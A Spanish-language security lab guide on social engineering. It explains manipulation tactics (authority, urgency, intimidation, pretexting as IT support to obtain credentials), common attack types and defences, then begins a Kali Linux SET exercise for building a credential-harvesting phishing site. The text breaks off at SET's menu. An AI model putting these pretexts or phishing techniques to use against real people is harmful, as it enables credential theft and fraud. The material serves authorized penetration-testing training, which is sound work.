

Tabla de Contenido

Laboratorio No. 6: Realización de ataques del lado del cliente: ingeniería social	2
Introducción.....	2
Requerimientos técnicos.....	3
Fundamentos de la ingeniería social	3
Elementos de ingeniería social.....	5
Tipos de ingeniería social	7
Redes sociales.....	12
Defenderse de la ingeniería social	13
Planificación para cada tipo de ataque de ingeniería social.....	15
Exploración de herramientas y técnicas de ingeniería social	16
Creación de un sitio web de phishing.....	17

Laboratorio No. 6: Realización de ataques del lado del cliente: ingeniería social

Introducción

Si bien muchos profesionales de la ciberseguridad se enfocan en implementar dispositivos y soluciones de seguridad para prevenir ciberataques y amenazas, a menudo no se enfocan en proteger la mente de los empleados. La mente humana no cuenta con soluciones de ciberseguridad que la protejan de la manipulación psicológica, y esto crea el aspecto más vulnerable dentro de cualquier organización. Los actores de amenazas y los probadores de penetración a menudo engañan a los empleados para que realicen una acción o revelen información confidencial que ayuda a realizar un ataque cibernético y comprometer a una organización.

Durante este laboratorio, aprenderá los fundamentos y los conceptos clave que utilizan los actores de amenazas durante sus ejercicios de prueba de penetración para engañar y manipular a sus objetivos para que revelen información confidencial e incluso realicen una tarea. También descubrirá las características de varios tipos de ataques de ingeniería social y cómo desarrollar una conciencia de defensa contra la ingeniería social. Además, aprenderá cómo usar Kali Linux para realizar varios ataques de ingeniería social para recopilar credenciales de usuario e incluso ejecutar cargas maliciosas en sus sistemas host.

En este laboratorio, cubriremos los siguientes temas:

- Los fundamentos de la ingeniería social.
- Tipos de ingeniería social.
- Defenderse de la ingeniería social
- Planificación para cada tipo de ataque de ingeniería social
- Exploración de herramientas y técnicas de ingeniería social

Requerimientos técnicos

Para seguir los ejercicios de este laboratorio, asegúrese de cumplir con los siguientes requisitos de software:

Kali Linux 2022.3 – <https://www.kali.org/get-kali/>

Fundamentos de la ingeniería social

Las organizaciones invierten mucho en sus soluciones de ciberseguridad, desde dispositivos de seguridad hasta aplicaciones y en el desarrollo de equipos de profesionales de ciberseguridad para defender y salvaguardar los activos dentro de su empresa. Los actores de amenazas se han dado cuenta de que muchas organizaciones ya están implementando Defensa en profundidad (DiD), que proporciona un enfoque de **múltiples capas** para implementar soluciones de seguridad para reducir la superficie de ataque de la organización y sus activos. Con un enfoque DiD, las organizaciones no dependen de una sola capa de protección, ya sea usando un firewall de próxima generación (NGFW) para filtrar el tráfico de red entre su red interna e Internet o incluso usando algún tipo de protección basada en **endpoints**¹ para mitigar amenazas en los sistemas anfitriones.

El uso de un enfoque de múltiples capas garantiza que una organización tenga soluciones de seguridad para proteger sus redes inalámbricas, el tráfico basado en la web y el tráfico basado en correo electrónico, monitoreando activamente los flujos de tráfico con Inspección profunda de paquetes (DPI) para detectar cualquier tipo de tráfico malicioso y detener los ataques cibernéticos a medida que ocurren. Por lo tanto, si un actor de amenazas intenta comprometer la red inalámbrica o incluso lanzar un **exploit**² de forma

¹ Se considera como Endpoint a todos los puntos de acceso a la empresa desde dispositivos que se conectan virtualmente a su sistema (AVANSIS, 2022).

² Es un programa informático, una parte de un software o una secuencia de comandos que se aprovecha de un error o vulnerabilidad para provocar un comportamiento no intencionado o imprevisto en un software, hardware o en cualquier dispositivo electrónico (Panda, 2022).

remota a un objetivo, existe una alta probabilidad de que las soluciones de seguridad de la organización detecten y detengan el ataque.

DiD ofrece un desafío mayor para que los actores de amenazas atraviesen las defensas de la organización y comprometan sus objetivos. Si bien las organizaciones implementan soluciones de seguridad de última generación para proteger sus activos y empleados, hay un elemento que no está protegido por ninguna solución de ciberseguridad, que es la mente humana. La mente humana no tiene ninguna protección antimalware o firewall como una computadora tradicional o un dispositivo inteligente; está únicamente protegido por nuestro intelecto, comprensión, pensamientos y conciencia como individuo.

Si bien una organización puede tener muchas soluciones de seguridad, un actor de amenazas puede usar técnicas psicológicas para manipular y engañar a una persona para que recupere información sensible/confidencial e incluso realice una tarea. Este es el arte de hackear la mente humana en el campo de la ciberseguridad, y se conoce como *ingeniería social*. Un actor de amenazas no siempre necesita una computadora para realizar este ataque a sus objetivos y, sin embargo, generalmente tiene éxito.

Imagínese, como Pentester, está intentando obtener acceso remoto a un sistema dentro de la red de su objetivo, pero la organización está muy bien protegida. ¿Qué sucede si crea un *malware*³ y la aloja en un servidor público en Internet y luego, utilizando un sistema telefónico, llama al departamento de servicio al cliente de su organización objetivo? Cuando un representante del servicio de atención al cliente responde, pretende estar llamando desde el departamento de soporte técnico de TI, informándoles que hay una actualización del sistema que debe implementarse lo antes posible para evitar un ataque cibernético; la víctima potencial puede confiar en lo que dices y cooperar. Luego, le dice a la víctima potencial que visite una dirección web específica para descargar e instalar el *malware* que está disfrazado como un parche del sistema en su computadora. La víctima potencial puede estar un poco aprensiva en ese momento; informar al usuario que hay un tiempo limitado para completar esta tarea y mostrar autoridad aumentará la cooperación

³ Cualquier programa, documento o mensaje, susceptible de causar perjuicios a los usuarios de sistemas informáticos. MALicious softWARE (Panda, 2022).

de la víctima potencial. Cuando el usuario instala el **malware**, es posible que tenga un shell inverso al sistema de la víctima dentro de la organización de destino.

Las organizaciones necesitan determinar si sus soluciones de seguridad cibernética y capacitación de concientización cumplen con sus expectativas durante un ataque cibernético en el mundo real; por lo tanto, los evaluadores de penetración a menudo usan la ingeniería social para recuperar las credenciales de los usuarios, recopilar información confidencial de los empleados e incluso manipular a las personas para que realicen tareas poco éticas en sus sistemas.

Sin embargo, si bien este escenario puede parecer simple, hay varios elementos clave que se usan comúnmente para aumentar la probabilidad de que la víctima potencial coopere con usted.

Elementos de ingeniería social.

Ser excelente en ingeniería social toma un poco de tiempo para desarrollarse como una habilidad. Uno de los aspectos clave de ser una buena persona es comunicarse de manera efectiva con cualquier persona, ya sea en persona, por teléfono o incluso utilizando un medio digital como correos electrónicos o mensajería instantánea. Ser una buena persona generalmente significa ser capaz de interpretar el estado de ánimo y la mentalidad de una persona durante una conversación e incluso determinar si la persona confía fácilmente o no. Al usar la ingeniería social como Pentester, debe comprender la inteligencia emocional de una persona en función de su tono de voz, lenguaje corporal, gestos, elección de palabras e incluso con qué facilidad pueden desarrollar confianza durante una conversación. Si bien esto puede parecer un poco complicado, se trata principalmente de poder interpretar y predecir rápidamente la reacción de una persona en función de una situación durante una conversación. Ser observador, interpretativo y tener una buena mentalidad de conciencia situacional será beneficioso durante la ingeniería social.

Para asegurarse de que es excelente en ingeniería social, los siguientes son los elementos clave que suelen utilizar los actores de amenazas y los probadores de penetración:

- *Autoridad: durante un ataque de ingeniería social, un actor de amenazas puede pretender ser alguien de alta autoridad dentro de la organización objetivo. Imagine que el actor de amenazas llama al departamento de servicio al cliente de su organización objetivo e informa al agente que está llamando desde el servicio de asistencia de TI y requiere sus credenciales de usuario para realizar un cambio de configuración del sistema en su computadora.*
- *Intimidación: los actores de amenazas utilizan la intimidación para infundir miedo en la mente de sus posibles víctimas si no realizan la tarea instruida o no proporcionan la información solicitada. Imagine que un usuario no desea proporcionar las credenciales de usuario a su sistema. Un actor de amenazas puede informar al usuario que si no proporciona su nombre de usuario y contraseña ahora, su sistema se verá afectado y puede verse comprometido por un posible malware, y su gerente se molestará por la falta de cooperación.*
- *Consenso: este elemento permite a los actores de amenazas usar la prueba social de que una acción se considera normal porque otros están haciendo lo mismo. El actor de amenazas puede informar a la víctima potencial que otros usuarios dentro de su departamento u organización no tuvieron problemas para proporcionar sus credenciales de usuario; sus sistemas están configurados y actualizados.*
- *Escasez: este factor se usa para informar a las víctimas potenciales que un evento debe completarse dentro de un tiempo específico. Un actor de amenazas puede informar a la víctima potencial que si no proporciona sus credenciales de usuario ahora, el tiempo para realizar las configuraciones del sistema o la actualización no estará disponible en el futuro.*
- *Urgencia: aplicar urgencia a una situación generalmente implica la importancia de una tarea. Los actores de amenazas comúnmente aplican urgencia durante un ataque de ingeniería social para convencer a la víctima potencial de la importancia de proporcionar la información solicitada o realizar una tarea.*

- *Familiaridad: los actores de amenazas utilizan este elemento para crear algún tipo de familiaridad o relación entre ellos y la víctima potencial. Los actores de amenazas pueden hablar sobre un posible amigo en común, un evento deportivo o cualquier cosa que asegure que la víctima potencial se abra a la conversación y comience a confiar en el actor de amenazas.*
- *Confianza: establecer confianza durante un ejercicio de ingeniería social aumenta la probabilidad de que el ataque tenga éxito. Los actores de amenazas pueden usar varias opciones de palabras para construir una relación de confianza con la víctima potencial. Una vez que se crea la relación de confianza, el actor de amenazas puede explotar la confianza y hacer que la víctima potencial revele información confidencial fácilmente e incluso realice tareas.*

Tenga en cuenta que incluso si un actor de amenazas o un Pentester usa todos estos elementos, aún existe la posibilidad de que el ataque de ingeniería social falle. Esto se debe a que la víctima potencial tiene una mentalidad de pensamiento crítico y conoce las técnicas y estrategias de ingeniería social utilizadas por los actores de amenazas.

Tipos de ingeniería social

Si bien la ingeniería social se enfoca en piratear psicológicamente la mente humana, existen varios tipos de ataques de ingeniería social, como los ataques tradicionales basados en humanos, basados en computadoras e incluso basados en dispositivos móviles.

Basado en humanos

En la ingeniería social basada en humanos, el actor de amenazas o el Pentester generalmente finge ser alguien con autoridad, como una persona importante dentro de la organización. Esto significa que el autor de la amenaza puede intentar hacerse pasar por un director o un alto miembro del personal y solicitar un cambio de contraseña en la cuenta de usuario de la víctima. Una forma fácil de suplantación de identidad que generalmente

hace que un usuario confíe en usted rápidamente es hacerse pasar por soporte técnico. Imagínese llamar a un empleado mientras pretende ser una persona de TI del equipo de soporte técnico de la organización y solicitarle al usuario que proporcione los detalles de su cuenta de usuario. Por lo general, *los usuarios finales no siempre son conscientes de las amenazas humanas en la ciberseguridad y rápidamente confiarían en alguien que finge ser soporte técnico.*

Los siguientes son tipos adicionales de ataques relacionados con la ingeniería social basada en humanos:

- *Escuchar a escondidas: escuchar a escondidas implica escuchar conversaciones entre personas y leer sus mensajes sin autorización. Esta forma de ataque incluye la interceptación de cualquier transmisión entre usuarios, como audio, video o incluso comunicación escrita.*
- *Navegación por el hombro: la navegación por el hombro es mirar por encima del hombro de alguien mientras usa su computadora. Esta técnica se utiliza para recopilar información confidencial, como PIN, ID de usuario y contraseñas. Además, la navegación de hombro se puede realizar desde rangos más largos, utilizando dispositivos como cámaras digitales.*
- *Buceo en el basurero: el buceo en el basurero es una forma de ingeniería social basada en humanos en la que el atacante revisa la basura de otra persona en busca de datos sensibles/confidenciales. Las víctimas que se deshacen de manera insegura de artículos confidenciales, como documentos corporativos, tarjetas de crédito vencidas, facturas de servicios públicos y registros financieros, se consideran valiosas para un atacante.*

Basado en computadora

La mayoría de nosotros ya nos hemos encontrado con al menos una forma de ingeniería social basada en computadora. En la ingeniería social basada en computadora, el atacante

usa dispositivos informáticos para ayudarlo a engañar a una víctima potencial para que revele información sensible/confidencial o realice una acción.

Los siguientes son tipos comunes de ingeniería social basada en computadora:

- *Phishing*: los atacantes generalmente envían un correo electrónico ilegítimo que contiene información falsa mientras lo enmascaran para que parezca un correo electrónico legítimo de una persona o fuente confiable. Esta técnica se utiliza para engañar a un usuario para que proporcione información personal u otros detalles confidenciales. Imagínese recibir un correo electrónico que incluye el nombre de su banco como el nombre del remitente y el cuerpo del correo electrónico tiene instrucciones que le informan que debe hacer clic en un enlace proporcionado para restablecer sus credenciales bancarias en línea. Los mensajes de correo electrónico generalmente se nos presentan en formato de texto enriquecido, lo que proporciona un texto muy limpio y fácil de leer. Este formato oculta el código del lenguaje de marcado de hipertexto (HTML) del mensaje real y, en su lugar, muestra texto sin formato legible por humanos. En consecuencia, un atacante puede enmascarar fácilmente el URL para enviar al usuario a un sitio web malicioso. Es posible que el destinatario del correo electrónico de phishing no pueda identificar los detalles engañosos o manipulados y hacer clic en el enlace.
- *Spear phishing (Phishing selectivo)*: en un ataque de phishing regular, el atacante envía cientos de mensajes de correo electrónico genéricos a direcciones de correo electrónico aleatorias a través de Internet. Con el phishing selectivo, el atacante envía mensajes especialmente diseñados a un grupo específico de personas. Los ataques de phishing selectivo tienen tasas de respuesta más altas en comparación con los ataques de phishing normales porque los correos electrónicos están diseñados para parecer más creíbles que otros.
- *Whaling (Caza de ballenas)*: la caza de ballenas es otro tipo de ataque de ingeniería social basado en computadora. Similar al phishing, un ataque ballenero está diseñado para atacar a los empleados de alto perfil de una organización objetivo. Los empleados de alto perfil suelen tener una gran autoridad tanto en sus

funciones laborales como en sus cuentas informáticas. Comprometer la cuenta de usuario de un empleado de alto perfil puede llevar a que el actor de amenazas lea correos electrónicos confidenciales, solicite información de varios departamentos, como registros financieros, e incluso cambios dentro de la infraestructura de TI para permitir el acceso remoto al actor de amenazas.

- *Pharming*: este es un tipo de ingeniería social en el que el atacante puede manipular los registros del Sistema de nombres de dominio (DNS) en el sistema de la víctima o en el servidor DNS. Cambiar los registros DNS asegurará que los usuarios sean redirigidos a un sitio web malicioso en lugar de visitar el sitio web legítimo. Un usuario que quiera visitar un sitio web como `www.example.com` puede ser redirigido a `www.malciouswebsite.com` con una dirección IP diferente. Esta técnica se utiliza para enviar a muchos usuarios a sitios web maliciosos o falsos para recopilar información confidencial, como las credenciales de usuario de los visitantes del sitio que no lo saben.
- *Water hole (Pozo de agua)*: en este tipo de ataque, el actor de amenazas observa dónde visitan comúnmente los empleados de una organización objetivo, como un sitio web. El actor de amenazas creará un clon falso y malicioso del sitio web e intentará redirigir a los usuarios al sitio web malicioso. Esta técnica se utiliza para comprometer todos los dispositivos de los visitantes del sitio web y no solo los empleados de la organización objetivo. Este ataque ayuda al actor de amenazas a comprometer una organización objetivo que tiene controles de seguridad muy estrictos, como DiD. Este tipo de ataque ayuda a los hackers a realizar la recopilación de credenciales, que se utiliza para recopilar las credenciales de los usuarios.

Basado en móvil

La ingeniería social basada en dispositivos móviles puede incluir la creación de una aplicación maliciosa para teléfonos inteligentes y tabletas con una característica muy atractiva a los usuarios para que descarguen e instalen la aplicación en sus dispositivos. Para enmascarar la verdadera naturaleza de la aplicación maliciosa, los atacantes utilizan

nombres similares a los de aplicaciones populares en las tiendas oficiales de aplicaciones móviles. Una vez que la aplicación maliciosa se ha instalado en el dispositivo de la víctima, la aplicación puede recuperar y enviar las credenciales de usuario de la víctima al autor de la amenaza.

Los siguientes son tipos comunes de ataques de ingeniería social basados en dispositivos móviles:

- **Smishing:** este tipo de ataque involucra a los atacantes que envían mensajes de servicio de mensajes cortos (SMS) ilegítimos a números de teléfono aleatorios con una URL maliciosa, y le piden a la víctima potencial que responda proporcionando información confidencial. Los atacantes a veces envían mensajes SMS a personas al azar, afirmando ser un representante de su banco. El mensaje contiene una URL que se parece mucho al nombre de dominio oficial del banco legítimo. Una persona desprevenida puede hacer clic en el enlace malicioso, lo que lo lleva a un portal de inicio de sesión falso que capturará el nombre de usuario y la contraseña de la víctima e incluso descargará una carga maliciosa en el dispositivo móvil de la víctima.
- **Vishing:** este es un tipo de ataque de ingeniería social que ocurre a través de un teléfono tradicional o un sistema de Voz sobre IP (VoIP). Hay muchos casos en los que las personas han recibido llamadas telefónicas de un actor de amenazas, afirmando que están llamando desde una organización de confianza, como la compañía de cable local o el banco, y pidiendo a las víctimas que revelen información confidencial, como su fecha de nacimiento, el nombre del conductor, número de permiso, detalles bancarios e incluso credenciales de cuenta de usuario. Por lo general, el actor de amenazas llama a un objetivo mientras se hace pasar por una persona de una organización legítima o autorizada que solicita detalles confidenciales. Si este primer enfoque no funciona, el actor de la amenaza puede volver a llamar, haciéndose pasar por una persona más importante o un agente de soporte técnico en un intento de engañar al usuario para que proporcione información confidencial. Además, cuando un actor de amenazas proporciona una identidad falsa para sí mismo durante un ataque de vishing, generalmente

proporciona una referencia a una organización legítima desde la que supuestamente está llamando para generar un nivel de confianza y familiaridad con la víctima potencial. Cuando la víctima no cae en el ataque, a veces los actores de amenazas usan frases como "Su cuenta se desactivará si no puede proporcionarnos su nombre de usuario y contraseña". A veces, las víctimas creen esto y proporcionan la información solicitada, por lo que el ataque se convierte en un éxito.

Redes sociales

Los actores de amenazas generalmente intentan crear un perfil falso y establecer comunicación con sus objetivos. Pretenden ser otra persona utilizando la suplantación de identidad mientras intentan engañar a su víctima para que revele detalles confidenciales sobre ellos mismos. Además, hay muchos casos en los que la cuenta de una persona se ve comprometida y el actor de amenazas usa la cuenta comprometida para comunicarse con otras personas en la lista de amigos/conexiones de la víctima. Los actores de amenazas a menudo usan cuentas de usuarios de redes sociales comprometidas para crear una red muy grande de amigos/conexiones para recopilar información y detalles confidenciales sobre otros.

Los siguientes son algunos métodos que se utilizan para atraer a los empleados de una organización objetivo:

- Crear un grupo de usuarios falso
- Usar una identidad falsa usando los nombres de los empleados de la organización objetivo.
- Hacer que un usuario se una a un grupo de usuarios falso y luego pedirle que proporcione credenciales, como su fecha de nacimiento y el nombre de su cónyuge.

Los sitios de redes sociales como Facebook y LinkedIn son enormes depósitos de información a los que pueden acceder muchas personas. Es importante que un usuario esté siempre al tanto de la información que está revelando debido al riesgo de explotación

de la información. Mediante el uso de la información que se ha encontrado en los sitios de redes sociales, como publicaciones y tweets realizados por los empleados de las organizaciones, los actores de amenazas pueden realizar ataques de ingeniería social dirigidos a la organización objetivo.

Doxing es un tipo de ataque de ingeniería social que generalmente involucra al actor de amenazas que utiliza publicaciones realizadas por sus objetivos en sitios web de redes sociales. Durante un ataque de doxing, el actor de amenazas recopila información personal sobre alguien buscando la información publicada por el objetivo. A menudo, en los sitios web de redes sociales, las personas publican mucha información personal sobre ellos, sus familias y cosas del trabajo. Cuando se les pregunta si les preocupa que alguien robe su información, la respuesta más común es No tengo nada que ocultar o no perderé nada publicando una foto o un comentario. Sin embargo, muchas personas no se dan cuenta de que una persona malintencionada puede tomar una captura de pantalla de su publicación y luego editarla usando herramientas de edición de fotos y video para manipularla con fines maliciosos. Se puede editar una foto de alguien que está realizando un acto de bondad o ayudando a alguien que lo necesita para mostrar algo totalmente opuesto a los ojos del público en general.

Defenderse de la ingeniería social

Defenderse de un ataque de ingeniería social es realmente importante para cualquier organización. Si bien muchas organizaciones implementan capacitación de concientización sobre seguridad cibernética, no siempre se realiza con frecuencia para garantizar que los empleados estén al tanto de los últimos ciberataques y amenazas. La capacitación de concientización de los usuarios sobre seguridad cibernética debe realizarse todos los meses para garantizar que todos los empleados desarrollen una mentalidad de pensamiento crítico para identificar y señalar varios tipos de ataques de ingeniería social.

Las siguientes son técnicas adicionales para ayudar a defenderse de los ataques de ingeniería social:

- Los actores de amenazas utilizan métodos como la suplantación de identidad y seguimiento (seguir a alguien a un área segura) para ingresar al complejo de una organización. Para evitar este tipo de ataques, las organizaciones deben implementar tarjetas de identificación para todos los miembros del personal, sistemas basados en tokens o biométricos para la autenticación, y capacitación continua de los empleados y guardias de seguridad para la concientización sobre la seguridad.
- A veces, los actores de amenazas implementan escuchas clandestinas, “shoulder surfing” y suplantación de identidad para obtener información confidencial de la mesa de ayuda de la organización y su personal en general. A veces, los ataques pueden ser sutiles y persuasivos; otras veces, pueden ser un poco intimidantes y agresivos para presionar a un empleado con la esperanza de que revele información confidencial. Para proteger al personal de tales ataques, las organizaciones deben asegurarse de que se realicen capacitaciones frecuentes a los empleados para crear conciencia sobre tales peligros y hacerles saber que nunca deben revelar información confidencial.
- Implemente una política de contraseñas que asegure que los usuarios cambien sus contraseñas periódicamente y evite reutilizar contraseñas anteriores. Esto asegurará que si la contraseña de un empleado se filtra a través de un ataque de ingeniería social, la contraseña en manos del atacante podría volverse obsoleta debido a la política de contraseñas.
- Asegúrese de que los guardias de seguridad acompañen a todos los invitados y visitantes mientras estén en el complejo.
- Implementar sistemas adecuados de control de acceso de seguridad física. Esto incluye cámaras de vigilancia, cerraduras de puertas, cercas adecuadas, medidas de seguridad biométrica y más para mantener a las personas no autorizadas fuera de las áreas restringidas.

- *Implementar la clasificación de la información. La clasificación de la información permite que solo aquellos con la autorización de seguridad requerida vean ciertos datos y tengan acceso a ciertos sistemas.*
- *Realice verificaciones de antecedentes de los nuevos empleados e implemente un proceso de despido adecuado.*
- *Implemente protección de seguridad de punto final de proveedores acreditados. La protección de puntos finales se puede usar para monitorear y prevenir ataques cibernéticos, como ataques de ingeniería social, correos electrónicos de phishing y descargas maliciosas, contra las computadoras y las computadoras portátiles de los empleados.*
- *Haga cumplir la autenticación de dos factores (2FA) o la autenticación de múltiples factores (MFA) siempre que sea posible, ya que reduce la posibilidad de apropiación de la cuenta.*
- *Implemente dispositivos de seguridad para filtrar el tráfico entrante y saliente basado en la web y en el correo electrónico.*

Planificación para cada tipo de ataque de ingeniería social

El objetivo principal de un ataque de ingeniería social es obtener información confidencial de la víctima o manipularla para que realice una acción que lo ayude a comprometer el sistema u organización objetivo. Sin embargo, para comenzar con cualquier tipo de ataque, se debe investigar mucho para descubrir cómo funciona el objetivo; como aspirante a probador de penetración, necesita encontrar respuestas a preguntas como las siguientes:

- *¿La organización objetivo subcontrata sus servicios de TI?*
- *¿El objetivo tiene una mesa de ayuda?*
- *¿Quiénes son los empleados de alto perfil?*
- *¿Cuál es el formato de dirección de correo electrónico utilizado por la organización?*

- ¿Cuáles son las direcciones de correo electrónico de los empleados?

Además de realizar investigaciones, al realizar ingeniería social, debe poder elaborar estrategias rápidamente y leer las emociones de la víctima con respecto a cómo reaccionan ante usted.

Como Pentester, es bueno desarrollar las siguientes habilidades:

- Sea creativo durante las conversaciones.
- Buenas habilidades de comunicación, tanto en persona como por teléfono.
- Buenas habilidades interpersonales.
- Un carácter hablador y amistoso.

Estas habilidades te ayudarán a ser una persona sociable, es decir, alguien amigable y comprometido con los demás. Esta característica es beneficiosa, ya que lo ayudará a evaluar mejor el estado de ánimo y las respuestas de la víctima durante la comunicación en vivo, ya sea a través de una llamada telefónica o durante una conversación en persona. Es una especie de conjunto de habilidades psicológicas que te permite leer a alguien y manipular su comportamiento para que reaccione de cierta manera o revele información confidencial.

Exploración de herramientas y técnicas de ingeniería social

Acá se explorará cómo realizar varios tipos de ataques de ingeniería social utilizando una aplicación de código abierto conocida como SET dentro de Kali Linux. Aprenderá a crear un sitio web de phishing para realizar la recopilación de credenciales y generar una carga útil maliciosa que se puede colocar en una unidad flash USB o en un disco óptico.

NOTA IMPORTANTE

Todas las técnicas utilizadas son para demostrar una prueba de concepto estrictamente con fines educativos únicamente. No utilice dichas técnicas y herramientas con fines ilegales.


Creación de un sitio web de phishing

En este ejercicio, aprenderá cómo crear un sitio web de phishing para imitar la apariencia de un sitio web legítimo para engañar a las víctimas para que proporcionen sus credenciales de usuario. Para comenzar con este ejercicio práctico, utilice las siguientes instrucciones:

1. Encienda Kali Linux y asegúrese de que haya una conexión a Internet disponible.
2. Abra la terminal e inicialice SET:

```
kali@kali:~$ sudo setoolkit
```

Si es la primera vez que inicia SET, deberá aceptar los términos de servicio antes de continuar con el menú principal.




```
kali@kali: ~  
File Actions Edit View Help  
~(kali@kali):~$ sudo setoolkit  
[sudo] password for kali:  
[-] New set.config.py file generated on: 2022-11-01 11:32:54.794103  
[-] Verifying configuration update...  
[-] Update verified, config timestamp is: 2022-11-01 11:32:54.794103  
[-] SET is using the new config, no need to restart  
Copyright 2020, The Social-Engineer Toolkit (SET) by TrustedSec, LLC  
All rights reserved.  
  
Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:  
  
* Redistributions of source code must retain the above copyright notice, this list of conditions and the following disclaimer.  
* Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other materials provided with the distribution.  
* Neither the name of Social-Engineer Toolkit nor the names of its contributors may be used to endorse or promote products derived from this software without specific prior written permission.  
  
THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS "AS IS" AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE COPYRIGHT OWNER OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.  
  
The above licensing was taken from the BSD licensing and is applied to Social-Engineer Toolkit as well.  
  
Note that the Social-Engineer Toolkit is provided as is, and is a royalty free open-source application.  
  
Feel free to modify, use, change, market, do whatever you want with it as long as you give the appropriate credit where credit is due (which means giving the authors the credit they deserve for writing it).  
  
Also note that by using this software, if you ever see the creator of SET in a bar, you should (optional) give him a hug and should (optional) buy him a beer (or bourbon - hopefully bourbon). Author has the option to refuse the hug (most likely will never happen) or the beer or bourbon (also most likely will never happen). Also by using this tool (these are all optional of course!), you should try to make this industry better, try to stay positive, try to help others, try to learn from one another, try stay out of drama, try offer free hugs when possible (and make sure recipient agrees to mutual hug), and try to do everything you can to be awesome.  
The Social-Engineer Toolkit is designed purely for good and not evil. If you are planning on using this tool for malicious purposes that are not authorized by the company you are performing assessments for, you are violating the terms of service and license of this toolset. By hitting yes (only one time), you agree to the terms of service and that you will only use this tool for lawful purposes only.  
  
Do you agree to the terms of service [y/n]:
```

3. Una vez que esté en el menú principal, elija la opción **1) Social-Engineering Attacks**

```
kali@kali: ~  
File Actions Edit View Help  
  
..::::::::::::..  
...::aad8888888baa::..  
...::id:78888888888?::8b::..  
...::d8888:7888888887:a88888b::..  
...::d8888888a888888aa88888888b::..  
